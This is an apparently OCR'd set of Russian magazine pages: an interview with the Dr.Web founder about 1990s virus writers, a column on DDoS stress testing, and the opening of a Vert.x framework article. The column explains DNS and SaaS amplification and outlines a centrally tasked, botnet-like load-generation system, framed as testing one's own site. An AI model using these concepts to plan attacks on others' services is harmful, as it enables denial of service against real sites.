Денег у меня поначалу не было. У меня была жена, двое детей, я писал «Доктор Веб»… Сложные времена были. Летом девяносто четвертого мы договорились с «Диалогом». Мой продукт уже был популярен во всей стране и в Европе, но они не знали, выстрелит ли он, думали, что его придется долго раскручивать. Мы договорились так: они начинают продавать и платят мне двести долларов, если он не продается. Если продается — тогда еще процент с продаж.

**Двести долларов? По ценам девяносто четвертого года… это же… ого-го!**

Это отлично! Я шел с ними и думал, что я миллионер. Я купил себе колеса для старой машины, то, се, пятое, десятое, оделись, обулись. То ли два, то ли три месяца я получал двести долларов, а потом мне заплатили около двух тысяч долларов.

Когда я принес эти деньги домой, жена сказала мне: зачем так много, нам и двухсот долларов хватало. «Диалог» продавал очень много на уровне страны, и это при том, что покупали от силы 5%.

**Почти двадцать лет хочу спросить, что вы чувствовали, когда переписывали в своем вирлисте все те оскорбления и пожелания, которые авторы вирусов вам адресовали? С какими эмоциями вы копировали все эти «privet, muDAniloff» или «Жили у бабуси три веселых гуся — Лоз, Данилов и Касперский, я от них тащуся»?..**

Я пытался быть объективным всегда. Это документ, если в вирусе это есть, в документ я пишу все, как там. Если я допускал какой-то укол в сторону вирусописателя, то старался, чтобы он был необидный, в рамках.

**Все-таки это можно по-разному делать — тот же Лозинский в своем вирлисте писал что-то типа «а также содержит оскорбления в мой адрес», а вы перепечатывали все полностью. И кстати, очень подробно расписывали вирусные алгоритмы. Как думаете, не подвигли ли они каких-нибудь людей на написание собственной малвари?**

Да конечно, подвигли, только это была не моя идея, а Лозинского.

**А кто из вирмейкеров девяностых вам запомнился и чем?**

Вот, запомнился один (достает из шкафа и показывает мне зажигалку с надписью **Zhengxi**). Писал стелс-полиморфные вирусы с таким названием. А эту зажигалку он мне через людей передал (есть мнение, что автор этого вируса учился в те времена в Питере. — Прим. ред.).

Еще запомнился **Dark Avenger**, который придумал полиморфный движок MtE. Антивирусным ребятам пришлось хорошо над ним поработать.

**А вообще как к вам относились вирмейкеры девяностых? Письма писали, по телефону названивали, почтовый ящик поджигали?**

Тогда это просто была виртуальная битва. Они были деструктивны, они уничтожали информацию, но чтоб ко мне шел какой-то негатив — такого не было. Это нынешняя мафия совершенно другая, это уже криминал в чистом виде, они за деньги мать родную убьют.

**То есть в любви с помощью вирусов теперь не признаются?**

В наши временна это чисто коммерция. Какая сейчас любовь, сейчас это насос для денег, информации. Время то немножко ушло. Совсем даже ушло. Правда, тогда и качать было нечего.

**Вот вы говорите, время ушло. Ностальгируете?**

Нет, не ностальгирую.

**А по играм? Вот, Doom 2 был — вещь, дизайн уровней какой! А сейчас что за игры? Идешь-идешь-идешь по компасу, заблудиться даже не получится, игра сама тебя по карте тащит, только заставки показывает.**

Играл я, когда инженером был, помню, в симулятор F-117. А потом некогда стало. И до сих пор я считаю, что играть в компьютер — идиотизм. Я и детей в этом всегда ограничивал. Внуков вот, конечно, не ограничишь, они айпэд сами берут. Сам я играю только в хоккей.

**Ого! И сколько раз в неделю играете? Есть достижения?**


Два — пять раз в неделю. Из достижений — СПБХЛ, играл на чемпионате города.

**Кстати, а произвела ли на вас какая-нибудь малварь положительное впечатление?**

Назову два интересных вируса — **Анархия** и **Зараза** (см. скриншоты из virlist.dvb от 1997 года. — Прим. ред.). С «Анархией» вообще интересная история приключилась. Как потом оказалось, его автор учился в Питере на матмехе, мы познакомились в Фидо. Он спросил меня: а ты понял, почему точка останова стоит внутри обработчика 21-го прерывания? Нет? А потому, что при всех других вариантах он падал и я не мог его отладить. А с автором «Заразы» мы тоже, как я подозреваю, пересекались. Он занимал очень хороший пост в одной известной IT-компании. Мы с ним на одном семинаре контактировали, он мне показывал кое-какие фрагменты кода, очень увлеченно о нем рассказывал, ну я и проинтуичил, что, скорее всего, он его и написал.

**А расскажите про вирусы, которые писали лично вы. Вы же участвовали в конкурсе на самый маленький TSR-вирус?**

Соревновался… Доктор Соломон назвал их семейством Dinky — изящные. Сначала мой вирус был самым маленьким, потом рекорд мой побили, я завелся, написал еще меньше, но уже не публиковал, так как пошли слухи о том, что я пишу вирусы. Было 70 байт, я сделал 59… Он продержался очень долго, я уже думал, что его не побьют… А потом какой-то человек взял явно мой вирус, применил некоторые интересные ходы и сделал короче. И я уже потом для себя сделал другой, еще короче, но никому не показывал.



**Часы с американской подводной лодки сорок первого года. Плоский монитор образца начала века. Компакт-диск с инсталлятором «дела всей жизни», зачем-то висящий на трубе. Системный блок без боковой стенки (и еще один вне поля зрения, бесшумный, с чисто радиаторным охлаждением). Обстановка офиса намекает, что его хозяин — тру олд хакер, а не какой-нибудь стартапщик с iMac'ом. Кстати, на обоих компах у него Win 7, так что делаем выводы!**

Кроме того, перед тем как написать «Доктор Веб», я наваял собственный вирус и на нем отрабатывал технологии. Еще мы с Севкой, когда докручивали свой эвристик, написали полиморфный вирус, который размножали на специальном сервере. «Доктор Веб» выкашивал то, что получилось, а мы с интересом наблюдали, что останется. Там были случайные подмены команд, и, естественно, многие копии оказывались битыми. Мы даже с Евгением Касперским этой информацией обменивались.

**Размер в 59 байт (без приставки кило-) в 2015-м кажется чем-то нереальным. А сейчас вы больше менеджер или все-таки остаетесь технарем?**
Наверное, больше менеджер. Хотя в последнее время стараюсь прибрать к рукам техническую часть.

**А квалификацию повышаете? Что читаете?**
Вам прямо про алгоритмы рассказать?

**Давайте не про алгоритмы! Давайте лучше про книжки.**
Вот, пожалуйста (открывает книжную полку): книги «Асы Люфтваффе», «Асы Третьего рейха». Я историей Второй мировой и финской войн увлекаюсь.

**(заглядываю поглубже в книжную полку) Дмитрий Анатольевич, так у вас тут коньяк, коньяк… арманьяк… горилка?!**
А это мне Андрюха Былев принес. Сейчас он в Сан-Франциско уехал. Обещал со мной ее выпить, так вот и стоит уже пятнадцать лет как память о хорошем человеке.

**Андрей Былев? Кто это?**
Он жил в Киеве, работал на какие-то европейские компании, постоянно ездил в командировки в Германию. После того как он разработал концепт драйвера VxD для SpIDer, уехал жить и работать в Сан-Франциско. С тех пор я с ним ни разу не встречался и даже не знаю, как он там поживает.


**История войны, говорите… А есть у вас тайное хобби? Спортивные машины, например, коллекционируете?**
Надеюсь, я от комплексов этих нуворишских все-таки избавлен. Зачем мне спортивные машины? Я и в квартире живу в той же, что и двадцать лет назад. Вот если бы я жил в Америке, то я бы купил, наверное, летающий истребитель Второй мировой войны. Только их нет, летающих. Точнее, есть одна штука, но его вряд ли продадут.

**Я тут вспомнил, что вы говорили в интервью Хабру, что с Евгением Касперским вы «знакомы. Наверное, сможем узнать друг друга на улице. Никаких отношений между нами нет». А получается, что вы достаточно плотно общались?**
Я ночевал у него, когда в Москве был! Мы нормально контактировали, встречались, обсуждали, делились. Это у нас позднее случилась размолвка.


**Что за размолвка?**
Мы по-разному смотрим на этот круглый мир. Это нормально.

**А вот в Infected Voice, помню, писали, что их боец якобы перешел на другую сторону баррикад и устроился к Касперскому. А вы бы могли взять на работу человека с (кибер)криминальным прошлым? Ну, если бы он раскаялся…**
Был у меня такой человек. Очень хороший специалист, эрудированный чувак. Очень жалею, что я его взял. Я его подозревал, но он каялся, говорил, «да я, да ни в коем случае». Пришлось его выгнать, а осадок до сих пор остался. Так что — нет.

**То есть вы разделяете точку зрения о криминальном типе личности? Что человек, если он занимается криминалом, то ему какую зарплату ни положи, все равно «в лес смотреть» будет?**
Разделяю.




**Игра F-117: лучший выбор инженера оборонного завода. Школьники девяностых тоже ее уважали. Она же от Microprose!**




**Профиль виновника торжества действительно гуглится на сайте СПБХЛ**




**Артефакт: зажигалка вирмейкера. Интересно, если носить ее в инвентори, она добавляет какие-нибудь способности?**

**Смотрите, антивирусное ПО стоит на миллионах компьютеров. Код закрыт, трафик шифрован в обе стороны. «Полномочия» — неограниченны. Антивирус защищает компьютер от малвари, но что он делает еще? Сможете ли вы убедить читателей в том, что антивирус не часть огромного «легального» ботнета?**
Насчет этого я абсолютно спокоен. Бери снифер, смотри. Меня французские спецслужбы так же пытали. Международная обстановка сейчас осложненная, поэтому они думали, что раз Россия, значит, все должно уходить в ФСБ, в разведку. Ничего не нашли.

Когда сертификацию Минобороны проходили, тоже проверка была. Они должны были мониторить исходные коды на предмет закладок.

Приехали трое парней, говорят: не было ни одной компании, чтобы мы чего-нибудь да не нашли.

Дали им закрытые компьютеры, вот исходные тексты, говорим, смотрите.

Работали неделю. Достаточно грамотные ребята. Ничего не нашли, ни закладок, ни шлюзов отладочных, ничего.

**Погодите, как «смотрели»? Это же года не хватит.**
У них были тулзы специальные, анализирующие код, это уже их наработки. Глазами застрелишься, конечно. Разумеется, если я захочу скрыть что-то в исходных текстах, я скрою так, что вы ничего не найдете… Но зачем мне это? Зачем мне эти данные, кому я должен их отдавать? Поэтому я никому ничего не дам.

**Надавят? Подкупят? Шантаж?**
Это практически невозможно. Никогда не говори «никогда», но «практически».

**Какие вообще у вас отношения со спецслужбами?**
Нет никаких отношений, кроме официальных, нормальных. Сертификация — пожалуйста. Помощь экспертной оценке, в работе — пожалуйста. Нас знают все полиции мира. Это есть.

**Серьезный вопрос. У нас тут в редакции вышел спор. Я пообещал нашим сотрудникам, что если они не пришлют мне свои ответы на новогодний опрос, то я от их имени пропечатаю в журнале признание в стиле Тима Кука. А одна из коллег считает, что шутить про геев в журнале «Хакер» — это «по-человечески недостойно». Рассудите нас, пожалуйста, как авторитетный человек.**
Да мне все равно, кто гей, кто не гей… зачем это все выпячивать. Я же не выпячиваю, что я гетеросексуал, что я лесбиян там…

**Ага, а говорили, что ночевали у Евгения Касперского :). Я уже даже заголовок придумал: «Шок! Игорь Данилов ночевал у…».**
Там жена была, Наталья Касперская, мама его, дети :). В общем, шутите. Общество сейчас немножко зомбировано… Шутите!



**И напоследок: ваши пожелания читателям.**
Думать, думать, думать. И творить. Потому что ничего круче творчества в жизни нет. Кроме любви. Я считаю, что человеческое счастье — это возможность творить. Неважно что. Найти любой элемент творчества. Если этой возможности нет, то нет никакого драйва.

Колонка Дениса Макрушина

# ОЦЕНКА ЗАЩИЩЕННОСТИ ОТ DDOS-АТАК



**Денис Макрушин**

Технологический эксперт Kaspersky Lab
@difezza,
defec.ru

— Что такое DDoS?
— Меня дедос в школу водит. (c)

Сообщения в СМИ о недоступности государственного веб-ресурса, о крупных финансовых потерях в результате временной неработоспособности веб-приложения коммерческой организации, да и вообще недоступность сайта самого средства массовой информации наглядно подтверждают тот факт, что DDoS-атаки по-прежнему остаются эффективным средством для нанесения финансового и репутационного удара. Более того, распределенные атаки все чаще касаются индивидуальных предпринимателей, блогеров и простых пользователей. Для любого из них «дедос» может означать отток аудитории блога или потерю клиентов, которые из-за неработающего интернет-магазина купили товар у конкурента.

### ТАКОЙ РАЗНЫЙ «ОТКАЗ В ОБСЛУЖИВАНИИ»

Среди разных сценариев DDoS-атак «трендом» в последнее время становится метод усиления атаки посредством некорректно настроенных ресурсов Сети. Например, злоумышленник может отправить 100 байт специальным образом сформированного запроса к DNS-резолверу, и тот, в свою очередь, отправит 1 Кб ответа на ресурс жертвы. Можно только представить, что будет, если злоумышленник отправит подобные запросы от своего небольшого ботнета к огромному списку DNS-резолверов. Кстати, данный ботнет не обязательно может состоять из зараженных станций — в него также могут входить инстансы какого-нибудь публичного облака. Добавим сюда публичные веб-сервисы нагрузочного тестирования, с помощью которых можно реализовать атаку типа SaaS Amplification («Любой стресс за ваши деньги», выпуск #175), и получим довольно увесистую «кувалду» для веб-приложения.

### ТОЧКА ОТКАЗА

Задача владельца любого веб-проекта, успешность которого прямо зависит от его аптайма, — определить точку отказа веб-приложения. Знание данного значения позволит подобрать соответствующие защитные решения и выделить для этого нужный бюджет. Для поиска точки отказа необходимо периодически проводить процедуру стрессового тестирования. Или, другими словами, DDoS'ить себя.

Условно процедуры определения реакции информационной системы на ту или иную нагрузку можно разделить на три варианта:


- **нагрузочное тестирование** (load-testing) — определение реакции системы и ее работоспособности при некоторой заранее заданной (планируемой, рабочей) нагрузке;
- **тестирование отказоустойчивости** (stress-testing) — анализ поведения информационной системы при аномальной нагрузке (например, при DDoS-атаках);
- **тестирование производительности** (performance testing) — комплексный подход, сочетающий в себе два предыдущих метода тестирования.

Данная классификация весьма условна, поэтому под термином «стрессовое тестирование» будет пониматься процедура проверки отказоустойчивости информационной системы при DDoS-атаках.


Ключевая особенность данной процедуры в том, что, в отличие от типичной DDoS-атаки, у нее обязательно должна быть методика проведения тестов. Кроме того, у стрессового тестирования есть несколько важных нюансов:

- тесты проводятся на такой информационной системе, компоненты которой находятся в Сети и доступны всем ее пользователям;
- сценарии проведения тестов включают в себя нагрузку, которая имитирует действия нарушителя;
- планирование и учет аспектов проведения процедур тестирования выполняются до этапа реализации сценариев атак.

Тесты проводятся сериями, с постепенно нарастающей нагрузкой: 10, 25, 50, 75% от предполагаемого предельного уровня нагрузки (обращений в секунду). В ходе тестирования измеряется время отклика тестируемых ресурсов, позволяющее определить, как работы влияют на информационную систему.




**DDoS = Облако + DNS Amplification + SaaS Amplification**




**Процесс стрессового тестирования**





**Схема работы ССТ**

## СИСТЕМА СТРЕССОВОГО ТЕСТИРОВАНИЯ

Средство реализации методики мы назовем системой стрессового тестирования и попробуем дать ей слегка «академическое» определение, чтобы не путать ее с ботнетом.

**Система стрессового тестирования** (ССТ) — программный комплекс, обеспечивающий проверку информационной системы на устойчивость к атакам типов «отказ в обслуживании» и «распределенный отказ в обслуживании» с целью выявить предельную нагрузку, которую способна принять на себя данная система от легитимных пользователей, а также от потенциальных нарушителей.

Наш программный комплекс должен решать следующие задачи:

1. Реализация DDoS-сценариев.

   С целью комплексной оценки отказоустойчивости ИС в полной мере должны быть реализованы сценарии распределенных атак для исчерпания канальных и вычислительных ресурсов.
2. Централизованное управление.

   По аналогии с бот-сетями: клиенты получают задание из единого центра, что очень удобно. Не нужно беспокоиться о своевременном получении команды конкретным клиентом. Факты получения, выполнения, успешного или неуспешного завершения задачи легко фиксируются, что позволяет вести детальную статистику.
3. Распределенная архитектура.

   Распределенная архитектура позволит фактически разделить функциональные роли системы и соответствующим образом организовать установку и настройку каждого компонента с учетом особенностей конкретной вычислительной среды.
4. Поддержка модульности архитектуры ПО.

   Возможность расширения функциональности компонентов, непосредственно отвечающих за реализацию сценариев атак, при помощи модулей позволяет сохранять актуальность базы сценариев проведения атак.
5. Наличие механизмов мониторинга состояния целевой информационной системы и предотвращения ее выхода за пределы пиковой нагрузки.

   Для принятия соответствующих мер при оценке текущего уровня нагрузки и построения прогнозов развития атаки необходимо получать актуальную информацию о состоянии целевой ИС от индикатора нагрузки, компонент которого должен быть частью СНТ.
6. Формирование статистической информации в процессе стрессового тестирования.


С целью оценки функционирования средств защиты целевой ИС на различные типы сценариев стрессового тестирования ССТ должна обладать механизмами ведения статистики в процессе тестирования.

Теперь перейдем к компонентам ССТ.

1. Компонент нагрузки (Load Component) — клиентская часть системы, основная функция которой — генерировать нагрузку в соответствии с полученной задачей. Задачи поступают от административного центра сети, а соответственно, компонент нагрузки должен обладать средствами переконфигурирования в реальном времени, то есть иметь возможность:
   - запустить задачу;
   - передать свое текущее состояние административному центру;
   - прекратить выполнение задачи.
2. Компонент администрирования/распределения (Distribution Component) — административная часть сети, выполняющая следующие функции:
   - получение команд от оператора;
   - прием данных о текущем состоянии компонентов загрузки;
   - формирование задачи на основе данных, поступающих от оператора и компонентов нагрузки;
   - передача заданий компонентам нагрузки;
   - демонстрация оператору результатов выполнения заданий.
3. Индикатор — компонент ССТ, который отвечает за сбор и анализ статистической информации о тестируемой информационной системе и выполняет следующие действия:
   - формирование статистической информации в процессе стрессового тестирования;
   - приведение статистической информации в удобочитаемый вид;
   - передача статистической информации оператору;
   - определение реакции целевой ИС на попытки ее легитимного использования;
   - передача компоненту распределения запроса на остановку текущей задачи, в случае приближения нагрузки целевой ИС к пиковым показателям.

Система имеет в своей основе клиент-серверную архитектуру с так называемым толстым клиентом — то есть клиентская часть берет на себя все необходимые данные для расчетов у сервера и затем вновь обращается к нему только уже с определенным результатом. Задача сервера при таком раскладе: корректно обработать запросы клиентов и синхронизировать имеющиеся данные между ними, при этом правильно демонстрировать результаты администратору сети.

Согласно перечисленным требованиям и описанной концепции была разработана система стрессового тестирования и успешно показала себя в ходе тестирования веб-приложения крупного спортивного мероприятия. К сожалению, масштабы колонки не позволяют рассказать о практической части данного исследования, поэтому мы подготовили видео, на котором зафиксирован процесс «поиска точки отказа». Видео, а также комментарии к нему ты найдешь по ссылке: www.youtube.com/watch?v=aTFn7qPTvs8. ⌶




**Процесс стрессового тестирования моего блога**

# ПОЗДРАВЛЯШКИ ПО-КОДЕРСКИ




gogaworm
gogaworm@tut.by

## ИЗУЧАЕМ VERT.X — МУЛЬТИЯЗЫЧНЫЙ ФРЕЙМВОРК, ВДОХНОВЛЕННЫЙ САМИМ NODE.JS

Каждую секунду во всемирной сети появляется около восьми новых пользователей. Изменяется возраст, род занятий, увлечения среднестатистического пользователя. Изменяются и его потребности. Все чаще нужен мгновенный доступ к обновляющейся информации: прогнозу погоды, колебаниям курса валют, результатам голосования. Все больше данных переносится в облака. Для быстрого и легкого доступа к ним из любой точки мира и с любого устройства исконно десктопные приложения переквалифицируются в онлайновые: редакторы текста, графики, просмотрщики фотографий, аудиоплееры. Просмотр и редактирование информации становится коллективным. И вот уже распределенная по всему миру команда обсуждает детали проекта, рисуя совместную диаграмму онлайн, добавляя правки и комментарии, которые сразу же отображаются у всех участников обсуждения...

Фичи Вертекса по версии Хабра



habrahabr.ru/post/181686/

**Vert.x** это асинхронный, event-driven фреймворк, цели которого пересекаются с популярным node.js. Высокая производительность, простая асинхронность и конфигурирование — это все по vert.x.
Первая версия фрейворка, была выпущена в 2012 году, в то время как node.js был выпущен в 2009. Однако, уже поддерживается VMware и может запускаться на CloudFoundry.
Основные характеристики продукта под катом:

- Мульти-язычный. Вы можете использовать JavaScript, Ruby, Groovy, Java,Python. Практически готова поддержка Scala and Closure
- opensource. лицензия ASL 2.0
- настоящий параллелизм, и высокая производительность
- написан на java, и использует все прелести JVM, масштабируясь легко между ядрами, без необходимости заботиться об межпроцессорном взаимодействии
- Использует Hazelcast — In-Memory Data Grid систему. Прозрачно для пользователя, естественно
- Использует Netty
- Супер простая модель параллелизма. Никаких synchronized or volatile, или явных блокировок
- Никакой лапши xml конфигов. Все предельно просто
- Модульная система, с общедоступным репозиторием
- Распределенная шина сообщений, которая охватывает и сервер и клиент.
- Доступна встраиваемая версия
- По различным тестам, едва ли не самый производительный фреймворк, в своем классе
- Требует JDK 1.7
- WebSockets,SockJS поддержка

Реализация таких возможностей потребовала пересмотра архитектуры веб-приложений. Запросы должны выполняться практически в реальном времени, приложение — легко расширяться и масштабироваться. Существующая модель, в которой запускается один тяжеловесный сервер приложений, распределяющий запросы по разным потокам, не справляется с этими задачами эффективно. Создание потоков требует ресурсов памяти, переключение между потоками — процессорных ресурсов, поддержка синхронизации — времени и нервов программиста, масштабирование — использования сторонних библиотек и программ.

Поэтому была предложена новая модель: для обслуживания запросов запускается много мелких однопоточных серверов, которые общаются между собой сообщениями. Ставку на такой подход сделали разработчики недавно появившегося фреймворка Vert.x. О том, чем он может привлечь программиста и осчастливить конечного пользователя, и пойдет речь дальше.

### ОСНОВНЫЕ ЧЕРТЫ VERT.X

Первая версия Vert.x была выпущена в 2012 году. Как утверждает его создатель, Тим Фокс, его вдохновила простота и легкость Node.js, и он решил сделать что-то похожее, но лучше и на JVM. Тим решил не ограничивать программистов в выборе языка программирования, как в Node.js, и сразу внес в проект поддержку мультиязычности. Проект изначально даже назывался Node.x, где x намекал на его полиглотную натуру.

На данный момент Vert.x поддерживает **Java, JavaScript, Groovy, Ruby** и **Python**. Активно идет разработка поддержки **Scala, Clojure и PHP**. Поддержка языков реализована в виде модулей, которые легко подключаются и отключаются. Использование модульной архитектуры также позволяет писать разные компоненты проекта на разных языках или подключать к своему Java-проекту библиотечный модуль, написанный, к примеру, на руби.

Разработчики Vert.x приняли во внимание и то, что логика современных веб-приложений все больше реализуется на JavaScript и выполняется в браузере. Так что фреймворк не ставит своей задачей отображение HTML-страниц или обработку данных из формы. Его задача — просто вывести статичную страницу с джаваскриптом и работать уже с соединением от JS-клиента через веб-сокеты, предоставляя необходимые данные. Помимо WebSockets, Vert.x поддерживает также SockJS, аналогичную JS-библиотеку. Оба этих протокола требуют от сервера постоянно держать открытым соединение с клиентом. В обычном веб-приложении для каждого такого соединения выделяется отдельный поток. С каждым новым клиентом количество потоков в системе увеличивается, многие из них простаивают без дела, растрачивая напрасно ресурсы системы на их содержание и переключение между ними. Поэтому в Vert.x используется другой подход. Все соединения вешаются на один поток, который занимается только тем, что принимает и отправляет данные. Обработка принятых данных в этом потоке не происходит. Поэтому соединения не блокируют друг друга.

Vert.x является полностью асинхронным. Все действия представляются в форме событий и по очереди обрабатываются в потоке цикла событий (event loop). Таких потоков может быть несколько, но их количество не превышает количества

процессорных ядер, потому что они активны почти все время и могут использовать вычислительные мощности ядра на 100%.

Архитектурно Vert.x можно разделить на две части: сервисы ядра и модули. Сервисы ядра включают в себя реализацию клиентов и серверов TCP/SSL, HTTP, SockJS, веб-сокеты. Также есть сервисы для доступа к шине событий, к файловой системе, таймеры, буферы, сервисы настройки прав доступа, развертывания и другие. Предполагается, что сервисы ядра будут статичны, а вся функциональность, которая изменяется, вынесена в модули. Модуль — это zip-файл, в котором содержатся исполняемые файлы, ресурсы, библиотеки, используемые в приложении, и файл описания модуля mod.json. Модули можно загружать в репозиторий Мавена или Bintray. Также модули можно помещать в реестр Vert.x-модулей, чтобы другие разработчики могли им пользоваться.

## АРХИТЕКТУРА VERT.X

Разработчики Vert.x ввели несколько новых понятий, которые понадобятся при разработке приложений. Единица развертывания в Vert.x называется **вертикл** (verticle). Каждый вертикл содержит метод main, который выполняется при запуске. Приложение может состоять только из одного вертикла или из нескольких, общающихся между собой через шину событий. Каждый вертикл запускается в своем загрузчике классов (classloader), чтобы изолировать вертиклы друг от друга и избежать ситуации, когда один вертикл меняет статичные переменные другого. В одной виртуальной машине может быть запущен только один экземпляр Vert.x. Но на одной машине можно запустить несколько JVM с Vert.x внутри.

